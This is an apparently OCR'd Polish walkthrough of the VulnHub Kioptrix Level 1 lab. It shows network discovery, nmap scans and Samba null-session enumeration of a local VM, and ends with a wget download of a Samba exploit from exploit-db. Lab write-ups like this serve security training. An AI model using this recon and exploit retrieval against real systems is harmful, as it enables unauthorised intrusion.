
Zadanie 1

Kioptrix 1 https://www.vulnhub.com/entry/kioptrix-level-1-1,22/

krok 0 instalacja Kali linux.

a) instalacja na AMD Ryzen na płycie B550 zakończyła się niepowodzeniem,
b) instalacja na Thinkpad X200 również zakończyła się fiaskiem,
c) instalacja Kali linux i kioptrix w VMPlayer na maszynie windows 10 (AMD Ryzen3, płyta Aorus B550, dysk M.2) zakończona sukcesem.




krok 1

- szukam adresu IP atakowanej maszyny zaczynam od szukania na routerze ponieważ nie mam pewności czy wszystko działa poprawnie. Adres podejrzany to 192.168.1.104 na podstawie analizy różnicowej (lista IP przed i po włączeniu atakowanego obrazu)

rozglądamy się

```
sudo netdiscover -i eth0
```

```
Currently scanning: 172.24.43.0/16   |   Screen View: Unique Hosts

261 Captured ARP Req/Rep packets, from 14 hosts.   Total size: 15660
_____________________________________________________________________________
  IP At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.1     2c:a1:7d:81:a3:9f     67    4020  ARRIS Group, Inc.
192.168.1.98    d8:5e:d3:a1:b6:50      6     360  GIGA-BYTE TECHNOLOGY CO.,LTD.
192.168.1.104   00:0c:29:3d:86:8d      9     540  VMware, Inc
192.168.1.164   00:06:78:c3:f5:50      4     240  D&M Holdings Inc.
192.168.1.221   98:f7:d7:ff:45:eb      1      60  ARRIS Group, Inc.
192.168.1.240   74:78:27:5a:47:9a     25    1500  Dell Inc
192.168.1.159   d0:7f:a0:0d:be:eb      1      60  Samsung Electronics Co.,Ltd
192.168.1.204   74:f9:ca:88:69:69      1      60  Nintendo Co.,Ltd
192.168.1.212   30:07:4d:39:1e:48    119    7140  SAMSUNG ELECTRO-MECHANICS(THAILAND)
192.168.100.1   2c:a1:7d:81:a3:9c      1      60  ARRIS Group, Inc.
172.19.130.49   06:f7:d7:c2:63:20      2     120  Unknown vendor
89.68.148.185   2c:a1:7d:81:a3:9d     14     840  ARRIS Group, Inc.
172.19.130.1    2c:a1:7d:81:a3:9f      5     300  ARRIS Group, Inc.
10.151.130.111  2c:a1:7d:81:a3:9b      6     360  ARRIS Group, Inc.
```



dla sprawdzenia

```
nmap -sP 192.168.1.104
```


```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:18 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00033s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds

nmap 192.168.1.104

Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:19 GMT
Nmap scan report for 192.168.1.104
Host is up (0.0013s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

```
sudo nmap -p- -sV -sS -T4 -A -oX file 192.168.1.104
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-16 22:27 GMT
Nmap scan report for 192.168.1.104
Host is up (0.00056s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE     VERSION
22/tcp    open  ssh         OpenSSH 2.9p2 (protocol 1.99)
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
|_sshv1: Server supports SSHv1
80/tcp    open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_  Potentially risky methods: TRACE
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2 111/tcp   rpcbind
```

```
|   100000  2 111/udp   rpcbind
|   100024  1          32768/tcp   status
|_  100024  1          32768/udp   status
139/tcp   open  netbios-ssn Samba smbd (workgroup: xMYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-12-17T07:29:38+00:00; +9h01m52s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_64_WITH_MD5
|_http-title: 400 Bad Request
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
32768/tcp open  status      1 (RPC #100024)
MAC Address: 00:0C:29:3D:86:8D (VMware)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_clock-skew: 9h01m51s

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms 192.168.1.104

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.78 seconds
```

przeglądam foldery udostępnione w Apache dirbuster



w tym przypadku niewiele nam to daje.

popartzymy na Sambę

`nbtscan`

```
g NBT name scan for addresses from 192.168.1.104

IP address       NetBIOS Name     Server    User  MAC address
------------------------------------------------------------------------------
192.168.1.104    KIOPTRIX         <server>  KIOPTRIX         00:00:00:00:00:00
```

jeszcze próba połączenia

`rpcclient -U “” 192.168.1.104`


```
Password for [WORKGROUP\]:
rpcclient $> srvinfo
        KIOPTRIX       Wk Sv PrQ Unx NT SNT Samba Server
        platform_id     :       500
        os version      :       4.5
        server type     :       0x9a03
rpcclient $> enumdomusers
rpcclient $> getdompwinfo
min_password_length: 0
password_properties: 0x00000000
rpcclient $>
```


przeglądamy sambę


`enum4linux 192.168.1.104`

```
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sat Dec 16 22:53:58 2023

 ========================================( Target Information )========================================

Target ........... 192.168.1.104
RID Range ........ 500-550,1000-1050
Username ......... ‘’
Password ......... ‘’
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none


 ============================( Enumerating Workgroup/Domain on 192.168.1.104 )============================


[+] Got domain/workgroup name: MYGROUP


 ================================( Nbtstat Information for 192.168.1.104 )================================

Looking up status of 192.168.1.104
        KIOPTRIX        <00> -         B <ACTIVE>  Workstation Service
        KIOPTRIX        <03> -         B <ACTIVE>  Messenger Service
        KIOPTRIX        <20> -         B <ACTIVE>  File Server Service
        ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
        MYGROUP         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
        MYGROUP         <1d> -         B <ACTIVE>  Master Browser
        MYGROUP         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

        MAC Address = 00-00-00-00-00-00

 ==================================( Session Check on 192.168.1.104 )==================================
    [+] Server 192.168.1.104 allows sessions using username ‘’, password ‘’


 ================================( Getting domain SID for 192.168.1.104 )================================

Domain Name: MYGROUP
Domain Sid: (NULL SID)

[+] CAN'T DETERMINE IF HOST IS PART OF DOMAIN OR PART OF A WORKGROUP
```

```
 ========================( OS INFORMATION ON 192.168.1.104 )=========================


[E] CAN'T GET OS INFO WITH SMBCLIENT

[+] GOT OS INFO FOR 192.168.1.104 FROM SRVINFO:
        KIOPTRIX       WK SV PRO_UNX NT SAT SAMBA SERVER
        PLATFORM_ID    :       500
        OS VERSION     :       4.1
        SERVER TYPE    :       0x9a03


 ========================================( USERS ON 192.168.1.104 )========================================

USE OF UNINITIALIZED VALUE $USERS IN PRINT AT ./ENUM4LINUX.PL LINE 972.
USE OF UNINITIALIZED VALUE $USERS IN PATTERN MATCH (M/) AT ./ENUM4LINUX.PL LINE 975.

USE OF UNINITIALIZED VALUE $USERS IN PRINT AT ./ENUM4LINUX.PL LINE 984.
USE OF UNINITIALIZED VALUE $USERS IN PATTERN MATCH (M/) AT ./ENUM4LINUX.PL LINE 988.

 ========================================( SHARE ENUMERATION ON 192.168.1.104 )========================================

        Sharename       Type      Comment
        ---------       ----      -------
        IPC$ IPC        IPC_SERVICE (SAMBA SERVER)
        ADMIN$          IPC       IPC SERVICE (SAMBA SERVER)
RECONNECTING WITH SMB1 FOR WORKGROUP LISTING.
        Server          Comment
        ---------       -------
        KIOPTRIX        SAMBA SERVER

        Workgroup       Master
        ---------       -------
        MYGROUP         KIOPTRIX

[+] ATTEMPTING TO MAP SHARES ON 192.168.1.104


[E] CAN'T UNDERSTAND RESPONSE:

NT_STATUS_NETWORK_ACCESS_DENIED LISTING \*
//192.168.1.104/IPC$    MAPPING: N/A LISTING: N/A WRITING: N/A

[E] CAN'T UNDERSTAND RESPONSE:

TREE CONNECT FAILED: NT_STATUS_WRONG_PASSWORD
//192.168.1.104/ADMIN$  MAPPING: N/A LISTING: N/A WRITING: N/A

 ========================( PASSWORD POLICY INFORMATION FOR 192.168.1.104 )========================


[E] UNEXPECTED ERROR FROM POLENUM:


[+] ATTACHING TO 192.168.1.104 USING A NULL SHARE

[+] TRYING PROTOCOL 139/SMB...

        [!] PROTOCOL FAILED: SMB SESSIONERROR: 0XC

[+] TRYING PROTOCOL 445/SMB...

        [!] PROTOCOL FAILED: [ERRNO CONNECTION ERROR (192.168.1.104:445)] [ERRNO 111] CONNECTION REFUSED


[+] RETRIEVED PARTIAL PASSWORD POLICY WITH RPCCLIENT:


PASSWORD COMPLEXITY: DISABLED
MINIMUM PASSWORD LENGTH: 0

 ========================================( GROUPS ON 192.168.1.104 )========================================


[+] GETTING BUILTIN GROUPS:

GROUP:[ADMINISTRATORS] RID:[0X220]
GROUP:[USERS] RID:[0X221]
GROUP:[GUESTS] RID:[0X222]
GROUP:[POWER USERS] RID:[0X223]
GROUP:[ACCOUNT OPERATORS] RID:[0X224]
GROUP:[SERVER OPERATORS] RID:[0X225]
GROUP:[PRINT OPERATORS] RID:[0X226]
GROUP:[BACKUP OPERATORS] RID:[0X227]
GROUP:[REPLICATOR] RID:[0X228]

[+] GETTING BUILTIN GROUP MEMBERSHIPS:

GROUP: ADMINISTRATORS' (RID: 544) HAS MEMBER: COULDN'T FIND GROUP ADMINISTRATORS
GROUP: PRINT OPERATORS' (RID: 548) HAS MEMBER: COULDN'T FIND GROUP PRINT OPERATORS
GROUP: POWER USERS' (RID: 547) HAS MEMBER: COULDN'T FIND GROUP POWER USERS
GROUP: ACCOUNT OPERATORS' (RID: 548) HAS MEMBER: COULDN'T FIND GROUP ACCOUNT OPERATORS
GROUP: GUESTS' (RID: 546) HAS MEMBER: COULDN'T FIND GROUP GUESTS
GROUP: BACKUP OPERATORS' (RID: 551) HAS MEMBER: COULDN'T FIND GROUP BACKUP OPERATORS
GROUP: REPLICATOR' (RID: 552) HAS MEMBER: COULDN'T FIND GROUP REPLICATOR
GROUP: USERS' (RID: 545) HAS MEMBER: COULDN'T FIND GROUP USERS
GROUP: SYSTEM OPERATORS' (RID: 549) HAS MEMBER: COULDN'T FIND GROUP SYSTEM OPERATORS

[+] GETTING LOCAL GROUPS:

GROUP:[DIG] RID:[0X3EF]
GROUP:[TTY] RID:[0X3F3]
GROUP:[DISK] RID:[0X3F4]
GROUP:[MEM] RID:[0X3F5]
GROUP:[KMEM] RID:[0X3F6]
GROUP:[WHEEL] RID:[0X3F9]
GROUP:[MAN] RID:[0X3FC]
GROUP:[MAIL] RID:[0X3FD]
GROUP:[LOCK] RID:[0X401]
GROUP:[USERS] RID:[0X408]
GROUP:[SLOCATE] RID:[0X411]
GROUP:[FLOPPY] RID:[0X44F]
GROUP:[UTMP] RID:[0X453]

[+] GETTING LOCAL GROUP MEMBERSHIPS:

[+] GETTING DOMAIN GROUPS:

GROUP:[DOMAIN ADMINS] RID:[0X200]
GROUP:[DOMAIN USERS] RID:[0X201]

[+] GETTING DOMAIN GROUP MEMBERSHIPS:

GROUP: 'DOMAIN USERS' (RID: 513) HAS MEMBER: COULDN'T FIND GROUP DOMAIN USERS
GROUP: 'DOMAIN ADMINS' (RID: 512) HAS MEMBER: COULDN'T FIND GROUP DOMAIN ADMINS

 ========================( USERS ON 192.168.1.104 VIA RID CYCLING (RIDS: 500-550,1000-1050) )========================

[I] FOUND NEW SID:
S-1-5-21-4157223341-3243572438-1405127623

[+] ENUMERATING USERS USING SID S-1-5-21-4157223341-3243572438-1405127623 AND LOGON USERNAME '', PASSWORD ''

S-1-5-21-4157223341-3243572438-1405127623-500 KIOPTRIX\UNIX_GROUP.2147483399 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-501 KIOPTRIX\UNIX_GROUP.2147483400 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-502 KIOPTRIX\UNIX_GROUP.2147483401 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-503 KIOPTRIX\UNIX_GROUP.2147483402 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-504 KIOPTRIX\UNIX_GROUP.2147483403 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-505 KIOPTRIX\UNIX_GROUP.2147483404 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-506 KIOPTRIX\UNIX_GROUP.2147483405 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-507 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-508 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-509 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-510 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-511 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-512 KIOPTRIX\DOMAIN ADMINS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-513 KIOPTRIX\DOMAIN USERS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-514 KIOPTRIX\DOMAIN GUESTS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-515 KIOPTRIX\UNIX_GROUP.2147483405 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-516 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-517 KIOPTRIX\UNIX_GROUP.2147483406 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-518 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-519 KIOPTRIX\UNIX_GROUP.2147483407 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-520 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-521 KIOPTRIX\UNIX_GROUP.2147483408 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-522 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-523 KIOPTRIX\UNIX_GROUP.2147483409 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-524 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-525 KIOPTRIX\UNIX_GROUP.2147483410 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-526 KIOPTRIX\UNIX_GROUP.2147483411 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-527 KIOPTRIX\UNIX_GROUP.2147483411 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-528 KIOPTRIX\UNIX_GROUP.2147483412 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-529 KIOPTRIX\UNIX_GROUP.2147483412 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-530 KIOPTRIX\UNIX_GROUP.2147483413 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-531 KIOPTRIX\UNIX_GROUP.2147483413 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-532 KIOPTRIX\UNIX_GROUP.2147483414 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-533 KIOPTRIX\UNIX_GROUP.2147483414 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-534 KIOPTRIX\UNIX_GROUP.2147483415 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-535 KIOPTRIX\UNIX_GROUP.2147483415 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-536 KIOPTRIX\UNIX_GROUP.2147483416 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-537 KIOPTRIX\UNIX_GROUP.2147483416 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-538 KIOPTRIX\UNIX_GROUP.2147483417 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-539 KIOPTRIX\UNIX_GROUP.2147483417 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-540 KIOPTRIX\UNIX_GROUP.2147483418 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-541 KIOPTRIX\UNIX_GROUP.2147483418 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-542 KIOPTRIX\UNIX_GROUP.2147483419 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-543 KIOPTRIX\UNIX_GROUP.2147483419 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-544 KIOPTRIX\UNIX_GROUP.2147483420 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-545 KIOPTRIX\UNIX_GROUP.2147483420 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-546 KIOPTRIX\UNIX_GROUP.2147483421 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-547 KIOPTRIX\UNIX_GROUP.2147483421 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-548 KIOPTRIX\UNIX_GROUP.2147483422 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-549 KIOPTRIX\UNIX_GROUP.2147483422 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-550 KIOPTRIX\UNIX_GROUP.2147483423 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1000 KIOPTRIX\ROOT (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1001 KIOPTRIX\ROOT (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1002 KIOPTRIX\BIN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1003 KIOPTRIX\BIN (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1004 KIOPTRIX\DAEMON (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1005 KIOPTRIX\DAEMON (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1006 KIOPTRIX\ADM (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1007 KIOPTRIX\ADM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1008 KIOPTRIX\LP (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1009 KIOPTRIX\LPD (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1010 KIOPTRIX\SYNC (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1011 KIOPTRIX\TTY (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1012 KIOPTRIX\SHUTDOWN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1013 KIOPTRIX\DISK (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1014 KIOPTRIX\HALT (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1015 KIOPTRIX\MEM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1016 KIOPTRIX\MAIL (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1017 KIOPTRIX\KMEM (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1018 KIOPTRIX\NEWS (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1019 KIOPTRIX\WHEEL (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1020 KIOPTRIX\MAIL (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1021 KIOPTRIX\UUCP (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1022 KIOPTRIX\NEWS (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1023 KIOPTRIX\MAN (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1024 KIOPTRIX\MAN (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1025 KIOPTRIX\UNIX_USER.15 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1026 KIOPTRIX\UNIX_GROUP.15 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1027 KIOPTRIX\PROXY (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1028 KIOPTRIX\PROXY (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1029 KIOPTRIX\UNIX_USER.16 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1030 KIOPTRIX\UNIX_GROUP.16 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1031 KIOPTRIX\VMA (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1032 KIOPTRIX\UNIX_USER.17 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1033 KIOPTRIX\UNIX_GROUP.17 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1034 KIOPTRIX\UNIX_USER.18 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1035 KIOPTRIX\UNIX_GROUP.18 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1036 KIOPTRIX\UNIX_USER.19 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1037 KIOPTRIX\UUCP (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1038 KIOPTRIX\UNIX_USER.20 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1039 KIOPTRIX\UNIX_GROUP.20 (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1040 KIOPTRIX\UNIX_USER.21 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1041 KIOPTRIX\QLOCATE (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1042 KIOPTRIX\UNIX_USER.22 (LOCAL USER)
S-1-5-21-4157223341-3243572438-1405127623-1045 KIOPTRIX\UTMP (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1046 KIOPTRIX\SQUID (LOCAL USER)

S-1-5-21-4157223341-3243572438-1405127623-1047 KIOPTRIX\SQUID (LOCAL GROUP)
S-1-5-21-4157223341-3243572438-1405127623-1048 KIOPTRIX\unix_user.24 (Local User)
S-1-5-21-4157223341-3243572438-1405127623-1049 KIOPTRIX\unix_group.24 (Local Group)
S-1-5-21-4157223341-3243572438-1405127623-1050 KIOPTRIX\unix_user.25 (Local User)

 ==========================( Getting printer info for 192.168.1.104 )==========================

No printers returned.


enum4linux complete on Sat Dec 16 22:54:05 2023
```







szukam exploita dla samba 2.2.1a

`https://www.exploit-db.com/exploits/10`

`wget -O samba-exploit.c https://www.exploit-db.com/download/10`

```
┌──(john㉿kali)-[~/exploit]
└─$ wget -O samba-exploit.c https://www.exploit-db.com/download/10
--2023-12-16 23:35:41--  https://www.exploit-db.com/download/10
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: ‘samba-exploit.c’

